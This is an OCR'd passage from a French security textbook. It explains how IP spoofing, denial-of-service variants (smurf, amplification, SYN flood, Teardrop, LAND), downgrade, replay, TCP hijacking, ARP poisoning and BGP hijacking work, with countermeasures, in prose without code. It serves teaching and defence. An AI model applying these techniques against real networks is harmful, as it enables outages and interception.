gérer les données en provenance (ou à destination) de la couche inférieure du modèle (c'est-à-dire le protocole IP).

Le protocole TCP permet d'assurer le transfert des données de façon fiable, bien qu'il utilise le protocole IP (qui n'intègre aucun contrôle de livraison de datagramme) grâce à un système d'accusés de réception (ACK) permettant au client et au serveur de s'assurer de la bonne réception mutuelle des données.


Les datagrammes IP encapsulent des paquets TCP (appelés segments), la structure est présentée sur le schéma page suivante.

Lors de l'émission d'un segment, un numéro d'ordre (appelé aussi numéro de séquence) est associé, et un échange de segments contenant des champs particuliers (appelés **drapeaux** ou *flags*) permet de synchroniser le client et le serveur.

Ce dialogue (appelé **poignée de mains en trois temps**) permet d'initier la communication. Les trois temps sont les suivants :


- Dans un premier temps, la machine émettrice (le client) transmet un segment dont le drapeau SYN est à 1 (pour signaler qu'il s'agit d'un segment de synchronisation), avec un numéro d'ordre N, que l'on appelle numéro d'ordre initial du client.
- Dans un second temps la machine réceptrice (le serveur) reçoit le segment initial provenant du client, puis lui envoie un accusé de réception, c'est-à-dire un segment dont le drapeau ACK est non nul (accusé de réception) et le drapeau SYN est à 1 (car il s'agit là encore d'une synchronisation). Ce segment contient un numéro de séquence égal au numéro d'ordre initial du client. Le champ le plus important de ce segment est le champ accusé de réception (ACK) qui contient le numéro d'ordre initial du client, incrémenté de 1.
- Enfin, le client transmet au serveur un accusé de réception, c'est-à-dire un segment dont le drapeau ACK est non nul, et dont le drapeau SYN est à zéro (il ne s'agit plus d'un segment de synchronisation). Son numéro d'ordre est incrémenté et le numéro d'accusé de réception représente le numéro de séquence initial du serveur incrémenté de 1.

La machine spoofée va répondre avec un paquet TCP dont le drapeau RST (*reset*) est non nul, ce qui mettra fin à la connexion.


0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
Port Source
Port destination
Numéro d'ordre
Numéro d'accusé de réception
Décalage données
réservée
URG
ACK
PSH
RST
SYN
FIN
Fenêtre
Somme de contrôle
Pointeur d'urgence
Options
Remplissage
Données

Annihilation de la machine spoofée

Dans le cadre d'une attaque par usurpation d'adresse IP, l'attaquant n'a aucune information en retour car les réponses de la machine cible vont vers une autre machine du réseau (on parle alors d'attaque à l'aveugle, *blind attack*).




De plus, la machine « spoofée » prive le hacker de toute tentative de connexion, car elle envoie systématiquement un drapeau RST à la machine cible. Le travail du pirate consiste alors à invalider la machine spoofée en la rendant injoignable pendant toute la durée de l'attaque.

Prédiction des numéros de séquence

Lorsque la machine spoofée est invalidée, la machine cible attend un paquet contenant l'accusé de réception et le bon numéro de séquence. Tout le travail du pirate consiste alors à « deviner » le numéro de séquence à renvoyer au serveur afin que la relation de confiance soit établie.

Pour cela, les pirates utilisent généralement le *source routing*, c'est-à-dire qu'ils utilisent le champ *option* de l'en-tête IP afin d'indiquer une route de retour spécifique pour le paquet. Ainsi, grâce au *sniffing*, le pirate sera à même de lire le contenu des trames de retour…

Ainsi, en connaissant le dernier numéro de séquence émis, le pirate établit des statistiques concernant son incrémentation et envoie des accusés de réception jusqu'à obtenir le bon numéro de séquence.



Pour plus d'informations
CERT® Advisory CA-1995-01 IP Spoofing Attacks and Hijacked Terminal Connections
RFC 793 - Transmission Control Protocol - Protocol Specification
RFC 1948 - Defending Against Sequence Number Attacks

Attaques par déni de service

Une **attaque par déni de service** (**DoS**, *Denial of Service*) est un type d'attaque visant à rendre indisponible pendant un temps indéterminé les services ou ressources d'une organisation. Il s'agit la plupart du temps d'attaques à l'encontre des serveurs d'une entreprise, afin qu'ils ne puissent être utilisés et consultés.

Les attaques par déni de service sont un fléau pouvant toucher tout serveur d'entreprise ou tout particulier relié à Internet. Le but d'une telle attaque n'est pas de récupérer ou d'altérer des données, mais de nuire à la réputation de sociétés ayant une présence sur Internet et éventuellement de nuire à leur fonctionnement si leur activité repose sur un système d'information.

D'un point de vue technique, ces attaques ne sont pas très compliquées, mais ne sont pas moins efficaces contre tout type de machine possédant un système d'exploitation Windows (95, 98, NT, 2000, XP, etc.), Linux (Debian, Mandrake, RedHat, Suse, etc.), Unix commercial (HP-UX, AIX, IRIX, Solaris, etc.) ou tout autre système. La plupart des attaques par déni de service exploitent des failles liées à l'implémentation d'un protocole du modèle TCP/IP.

On distingue habituellement deux types de dénis de service :

- Les **dénis de service par saturation**, consistant à submerger une machine de requêtes, afin qu'elle ne soit plus capable de répondre aux requêtes réelles.
- Les **dénis de service par exploitation de vulnérabilités**, consistant à exploiter une faille du système distant afin de le rendre inutilisable.

Le principe de ces attaques consiste à envoyer des paquets IP ou des données de taille ou de constitution inhabituelle, afin de provoquer une saturation ou un état instable des machines victimes et de les empêcher ainsi d'assurer les services réseau qu'elles proposent.

Lorsqu'un déni de service est provoqué par plusieurs machines, on parle alors de **déni de service distribué** (**DDoS**, *Distributed Denial of Service*). Les attaques par déni de service distribué les plus connues sont Tribal Flood Network (notée TFN) et Trinoo.

Attaque par réflexion


La technique dite **attaque par réflexion** (*smurf*) est une attaque par déni de service basée sur l'utilisation de serveurs de diffusion (*broadcast*) pour paralyser un réseau. Un serveur *broadcast* est un serveur capable de dupliquer un message et de l'envoyer à toutes les machines présentes sur le même réseau.

Le scénario d'une telle attaque est le suivant :

- La machine attaquante envoie une requête *ping* (ping est un outil exploitant le protocole ICMP, permettant de tester les connexions sur un réseau en envoyant un paquet et en attendant la réponse) à un ou plusieurs serveurs de diffusion en falsifiant l'adresse IP source (adresse à laquelle le serveur doit théoriquement répondre) et en fournissant l'adresse IP d'une machine cible.

- Le serveur de diffusion répercute la requête sur l'ensemble du réseau.
- Toutes les machines du réseau envoient une réponse au serveur de diffusion.
- Le serveur *broadcast* redirige les réponses vers la machine cible.

Ainsi, lorsque la machine attaquante adresse une requête à plusieurs serveurs de diffusion situés sur des réseaux différents, l'ensemble des réponses des ordinateurs des différents réseaux vont être routées sur la machine cible.



De cette façon l'essentiel du travail de l'attaquant consiste à trouver une liste de serveurs de diffusion et à falsifier l'adresse de réponse afin de les diriger vers la machine cible.

Attaque par amplification

L'attaque par amplification est une variante de l'attaque par réflexion. Ces attaques n'utilisent pas une adresse de *broadcast*

mais des mécanismes réseau plus complexes (les adresses de *broadcast* sont très surveillées par les pare-feu, et un réseau bien configuré ne permet plus d'exploiter ce genre de procédé). L'actualité récente (2015) a mis en avant une attaque très efficace qui consiste à utiliser des serveurs dont la réponse à une requête renvoie bien plus de données que la requête originale. C'est par exemple le cas des serveurs NTP (*Network Time Protocol*). Ces derniers sont chargés de donner l'heure sur le réseau (indispensable pour de nombreuses tâches des systèmes). Chaque serveur peut fournir une liste des ordinateurs qui sont connectés à lui. Il suffit pour cela d'envoyer une commande. En forgeant une demande avec une adresse d'origine falsifiée, on peut très facilement générer un gros volume de données (environ 200 fois la taille du paquet original). En multipliant ces demandes et en faisant envoyer la réponse à la victime de l'attaque, on génère un flux très important. Ce type d'amplification a déjà été utilisé sur les protocoles DNS et SMTP avec des taux d'amplification allant jusqu'à 650 fois le flux original.

❑ Parade

Lorsque les pirates informatiques utilisent en plus un *botnet* de taille importante, il devient très difficile d'échapper à de tels volumes de données, même pour des sites ou des services Internet connus. Comme souvent, la seule parade qui existe est la mise à jour des serveurs… lorsque les protocoles ont été corrigés. La multiplication des objets connectés risque de rendre ce genre d'attaques encore plus efficaces.

Attaque du ping de la mort

L'**attaque du ping de la mort** (*ping of death*) est une des plus anciennes attaques de déni de service.

Le principe du ping de la mort consiste tout simplement à créer un datagramme IP dont la taille totale excède la taille maximum autorisée (65 536 octets). Un tel paquet envoyé à un système possédant une pile TCP/IP vulnérable, provoquera un plantage.

Plus aucun système récent n'est vulnérable à ce type d'attaque.

Attaque par fragmentation

Une **attaque par fragmentation** (*fragment attack*) est une attaque réseau par saturation (déni de service) exploitant le principe de fragmentation du protocole IP.

En effet, le protocole IP est prévu pour fragmenter les paquets de taille importante en plusieurs paquets IP possédant chacun un numéro de séquence et un numéro d'identification commun. À réception des données, le destinataire réassemble les paquets grâce aux valeurs de décalage (*offset*) qu'ils contiennent.

L'attaque par fragmentation la plus célèbre est l'attaque **Teardrop**. Son principe consiste à insérer dans des paquets fragmentés des informations de décalage erronées. Ainsi, lors du réassemblage il existe des vides ou des recoupements (*overlapping*), pouvant provoquer une instabilité du système.

À ce jour, les systèmes récents ne sont plus vulnérables à cette attaque.

Pour plus d'informations
RFC 1858 - Security Considerations for IP Fragment Filtering
RFC 3128 - Protection Against a Variant of the Tiny Fragment Attack

Attaque LAND

L'**attaque LAND** est une attaque réseau par déni de service datant de 1997, utilisant l'usurpation d'adresse IP afin d'exploiter une faille de certaines implémentations du protocole TCP/IP dans les systèmes vulnérables. Le nom de cette attaque provient du nom donné au premier code source diffusé permettant de mettre en œuvre cette attaque : *land.c*.

L'attaque LAND consiste ainsi à envoyer un paquet possédant la même adresse IP et le même numéro de port dans les champs *source* et *destination* des paquets IP.


Dirigée contre des systèmes vulnérables, cette attaque avait pour conséquence de faire planter les systèmes ou de les conduire à des

états instables. Les systèmes récents ne sont aujourd'hui plus vulnérables à ce type d'attaque.

Attaque SYN

L'**attaque SYN** (appelée également TCP/SYN *Flooding*) est une attaque réseau par saturation (déni de service) exploitant le mécanisme de poignée de mains en trois temps (*Three-ways handshake*) du protocole TCP.

Le mécanisme de poignée de main en trois temps est la manière selon laquelle toute connexion « fiable » à Internet (utilisant le protocole TCP) s'effectue.



Lorsqu'un client établit une connexion à un serveur, le client envoie une requête SYN, le serveur répond alors par un paquet SYN/ACK et enfin le client valide la connexion par un paquet ACK (*acknowledgement*, qui signifie accord ou remerciement).

Une connexion TCP ne peut s'établir que lorsque ces trois étapes ont été franchies. L'attaque SYN consiste à envoyer un grand nombre de requêtes SYN à un hôte avec une adresse IP source inexistante ou invalide. Ainsi, il est impossible que la machine cible reçoive un paquet ACK.

Les machines vulnérables aux attaques SYN mettent en file d'attente, dans une structure de données en mémoire, les connexions ainsi ouvertes, et attendent de recevoir un paquet ACK. Il existe un mécanisme d'expiration permettant de rejeter les paquets au bout d'un certain délai. Néanmoins, avec un nombre de paquets SYN très important, si les ressources utilisées par la machine cible pour

stocker les requêtes en attente sont épuisées, elle risque d'entrer dans un état instable pouvant conduire à un plantage ou un redémarrage.

Attaque de la faille TLS/SSL

Une faille découverte en novembre 2009 par le chercheur Marsh Ray sur la gestion du protocole de sécurité SSL a permis d'élaborer des attaques DDOS très efficaces contre des cibles utilisant le protocole HTTPS et ayant des moyens matériels conséquents. Le principe est d'envoyer de nombreuses demandes de renégociation du protocole SSL. Le client demande au serveur de générer une nouvelle clé de chiffrement pour la connexion en cours. Ces demandes créent une grande consommation de ressources CPU sur le serveur web. La dissymétrie entre les capacités de l'attaquant et celle de la cible est telle qu'une seule machine peut rendre inaccessible un site : la charge générée est, en effet, environ quinze fois plus importante pour le serveur que pour le client.

Il est à noter que cette attaque a été tellement efficace que le document (RFC) décrivant le protocole TLS a été modifié dès janvier 2010 pour supprimer cette vulnérabilité.

Attaque par *downgrade*

L'attaque par *downgrade* (aussi appelée par abaissement de version) consiste à profiter d'une option de compatibilité de certains programmes réseau (serveur web notamment) : l'attaquant demande au serveur d'utiliser une version d'un protocole plus ancienne afin d'exploiter les failles qu'elle comporte. Ce type d'attaques est revenu sur le devant de la scène en 2014 avec la faille appelée POODLE[1] (*Padding Oracle On Downgraded Legacy Encryption*). La faille POODLE consistait à demander au serveur l'utilisation du protocole SSL 3 – qui comporte une faille – au lieu de versions plus récentes. L'attaquant pouvait alors déchiffrer plus facilement les communications dans le cadre d'une attaque *man in the middle*.

1. http://www.hts-expert.com/actualite-poodle-une-vulnerabilite-affectant-ssl-v30-68

Cette attaque par *downgrade* peut s'effectuer sur toutes les applications réseau qui comportent des fonctionnalités de compatibilité avec d'anciennes versions. C'est notamment le cas de SSH[1], PPTP, ou encore des protocoles de sécurité WiFi (certaines bornes permettent d'utiliser à la demande soit WPA2 soit WPA).

Attaque par requêtes élaborées

Une variante de l'attaque DoS consiste à envoyer en masse, non pas des paquets sans objet ou exploitant des failles mais des requêtes légitimes (attaque sur la couche 7 – applicative – du modèle OSI). L'idée de l'attaquant est de rendre inaccessible un site web ou un service en lui faisant traiter des demandes qui sollicitent beaucoup la base de données. Ce type d'attaque demande une analyse fine de la cible : pages html qui ne sont pas en cache et qui sollicitent directement la base de données, pages générant des demandes de données très importantes ou créant des erreurs sur le serveur, module du site connu pour une faille particulière… Ce type d'attaque a pour principal avantage d'être très difficilement détectable. La parade est d'autant plus complexe que les requêtes seront pertinentes et variées.

Parades

Pour se protéger des **attaques par déni de service**, il est nécessaire de mener une veille active sur les nouvelles attaques et vulnérabilités et de récupérer sur Internet des correctifs logiciels (*patchs*) conçus par les éditeurs de logiciels ou certains groupes spécialisés.

Le logiciel Personal software inspector de Secunia (www.secunia.com) vous permettra de scanner votre ordinateur à la recherche des applications installées et de vérifier qu'il n'existe pas de mise à jour corrigeant une vulnérabilité. Cette application est d'autant plus précieuse que ce processus est automatisé. Pour les mises à jour des systèmes Windows, vous devrez utiliser les panneaux Windows Update intégré ou vous rendre sur le site windowsupdate.microsoft.com.

Les attaques DDOS sont, elles, beaucoup plus redoutables. En effet, la multiplicité des sources rend le filtrage très complexe. Certains

1. http://openmaniak.com/fr/ettercap_filter.php

routeurs haut de gamme permettent de rediriger ces attaques vers une voie réseau sans issue (*blackhole*) et de réduire l'impact du déni de service. Malheureusement, les DDoS peuvent prendre la forme de requêtes tout à fait valides (ex. : des requêtes SQL aléatoires sur une base de données) et devenir complètement impossible à arrêter.

L'évolution du nombre d'attaque est toujours à la hausse. Selon le rapport de Prolexic.com, les attaques ont augmenté de 88 % entre le troisième trimestre 2012 et la même période en 2011.

Selon ce même rapport, les DDoS à 20 Go/s deviennent la norme (contre 10 Go/s en moyenne en 2011 selon le 7e rapport annuel d'Arbor Networks[1]). Selon ce même rapport, sur 2011, le DDoS le plus important a atteint les 60 Go/s (un nouveau record a été établi en mars 2013 : un DDoS de 300 Gb/s a touché le site Spamhaus). Autre changement notable, le nombre d'attaques DDoS à visée contestataires (politique, idéologique…) sont passés devant le nombre d'attaque à objectif commercial ou autre (35 % contre 31 % selon Arbor Networks). Les attaques se portent de plus en plus sur la couche applicative, même si celles-ci restent encore largement minoritaires : les auteurs d'attaques DDoS préféraient utiliser les protocoles de 3e et 4e niveau, soit 80 % des incidents enregistrés pendant la période couverte par le rapport de Prolexic[2]. Les experts ont recensé 5 techniques principales chez les individus malintentionnés : SYN flood, UDP flood (19,63 %), ICMP flood (17,79 %), GET flood (13,50 %) et UDP flood avec fragmentation des paquets (9,00 %). Enfin, le premier Ddos utilisant l'IPv6 a été réalisé en 2011.

Attaques *man in the middle*

Une attaque *man in the middle* (littéralement « attaque de l'homme au milieu » ou « attaque de l'intercepteur »), parfois notée MITM, est un scénario d'attaque dans lequel un pirate écoute une communication entre deux interlocuteurs et falsifie les échanges afin de se faire passer pour l'une des parties.

1. http://www.arbornetworks.com/report
2. http://www.prolexic.com/news-events-pr-increasing-size-of-individual-ddos-attacks-20-gbps-is-the-new-norm-2012-q3.html

La plupart des attaques de type *man in the middle* consistent à écouter le réseau à l'aide d'outils d'écoute du réseau.

Attaque par rejeu

Les attaques par **rejeu** (*replay attaque*) sont des attaques de type *man in the middle* consistant à intercepter des paquets de données et à les rejouer, c'est-à-dire les retransmettre tels quel (sans aucun déchiffrement) au serveur destinataire.

Ainsi, selon le contexte, le pirate peut bénéficier des droits de l'utilisateur. Imaginons un scénario dans lequel un client transmet un nom d'utilisateur et un mot de passe chiffrés à un serveur afin de s'authentifier. Si un pirate intercepte la communication (grâce à un logiciel d'écoute) et rejoue la séquence, il obtiendra alors les mêmes droits que l'utilisateur. Si le système permet de modifier le mot de passe, il pourra même en mettre un autre, privant ainsi l'utilisateur de son accès.

Détournement de session TCP

Le **vol de session TCP** (également appelé détournement de session TCP ou TCP *session hijacking*) est une technique consistant à intercepter une session TCP initiée entre deux machines afin de la détourner.

Dans la mesure où l'authentification s'effectue uniquement à l'ouverture de la session, un pirate réussissant cette attaque parvient à prendre possession de la connexion pendant toute la durée de la session.

❑ *Source-routing*

La méthode de détournement initiale consistait à utiliser l'option **source routing** du protocole IP. Cette option permettait de spécifier le chemin à suivre pour les paquets IP, à l'aide d'une série d'adresses IP indiquant les routeurs à utiliser.

En exploitant cette option, le pirate peut indiquer un chemin de retour pour les paquets vers un routeur sous son contrôle.

Lorsque le *source-routing* est désactivé, ce qui est le cas de nos jours dans la plupart des équipements, une seconde méthode consiste à

envoyer des paquets « à l'aveugle » (*blind attack*), sans recevoir de réponse, en essayant de prédire les numéros de séquence.

À savoir

Lorsque le pirate est situé sur le même brin réseau que les deux interlocuteurs, il lui est possible d'écouter le réseau et de « faire taire » l'un des participants en faisant planter sa machine ou bien en saturant le réseau afin de prendre sa place.

Pour plus d'informations

CERT® Advisory CA-1995-01 IP Spoofing Attacks and Hijacked Terminal Connections :
http://www.cert.org/advisories/CA-1995-01.html
RFC 793 - Transmission Control Protocol -
Protocol Specification : http://www.ietf.org/rfc/rfc793.txt
RFC 1948 - Defending Against Sequence Number Attacks :
http://www.ietf.org/rfc/rfc1948.txt

Attaque du protocole ARP

Une des attaques *man in the middle* les plus célèbres consiste à exploiter une faiblesse du protocole ARP (*Address Resolution Protocol*) dont l'objectif est de permettre de retrouver l'adresse IP d'une machine connaissant l'adresse physique (adresse MAC) de sa carte réseau.

L'objectif de l'attaque consiste à s'interposer entre deux machines du réseau et de transmettre à chacune un paquet ARP falsifié indiquant que l'adresse ARP (adresse MAC) de l'autre machine a changé, l'adresse ARP fournie étant celle de l'attaquant.

Les deux machines cibles vont ainsi mettre à jour leur table dynamique appelée **cache ARP**. On parle ainsi d'ARP *cache poisoning* (parfois ARP *spoofing* ou ARP *redirect*) pour désigner ce type d'attaque.

De cette manière, à chaque fois qu'une des deux machines souhaitera communiquer avec la machine distante, les paquets seront envoyés à l'attaquant, qui les transmettra de manière transparente à la machine destinatrice.

Attaque du protocole BGP

En 2008, une faille a été révélée dans le protocole BGP (*Border Gateway Protocol*). Ce protocole est utilisé entre les routeurs des entreprises qui gèrent les réseaux composant Internet. BGP permet l'échange d'informations entre routeurs afin de déterminer quelle est la route la plus rapide pour chaque paquet de données en transit d'un point à un autre du Web (et constituer ainsi la table de routage). La faille BGP permet à un pirate de profiter de ce mécanisme pour détourner le trafic Internet en direction d'un site déterminé vers la machine de son choix. Pour cela, il lui suffit d'introduire un routeur sur le réseau ou de prendre le contrôle d'une telle machine et de modifier la table de routage de ce dernier. La modification sera alors reprise sans contrôle et généralisée à l'ensemble des routeurs du Web. Il pourra alors écouter le trafic destiné à sa cible.

Cette méthode a été utilisée par Télécom Pakistan en février 2008. Ces derniers, sur ordre de leur gouvernement ont rendu inaccessible le site youtube.com. Pour ce faire, ils ont indiqué à leurs routeurs une fausse route. Sauf que cette mauvaise route s'est propagée dans tous les routeurs des fournisseurs d'accès, faisant d'une interdiction locale une impossibilité mondiale d'accès à ce site.

La seule parade possible à une exploitation pirate de ce protocole est d'utiliser une version sécurisée de ce dernier : secure BGP ou soBGP. Ces protocoles utilisent des certificats électroniques pour authentifier les membres du réseau qui ont le droit de modifier les tables de routage. Elle permet aussi d'établir des droits de modification suivant le réseau géré par son propriétaire.

Attaques par débordement de tampon

Les **attaques par débordement de tampon** (*buffer overflow*, parfois également appelées dépassement de tampon) ont pour principe

l'exécution de code arbitraire par un programme en lui envoyant plus de données qu'il n'est censé en recevoir.

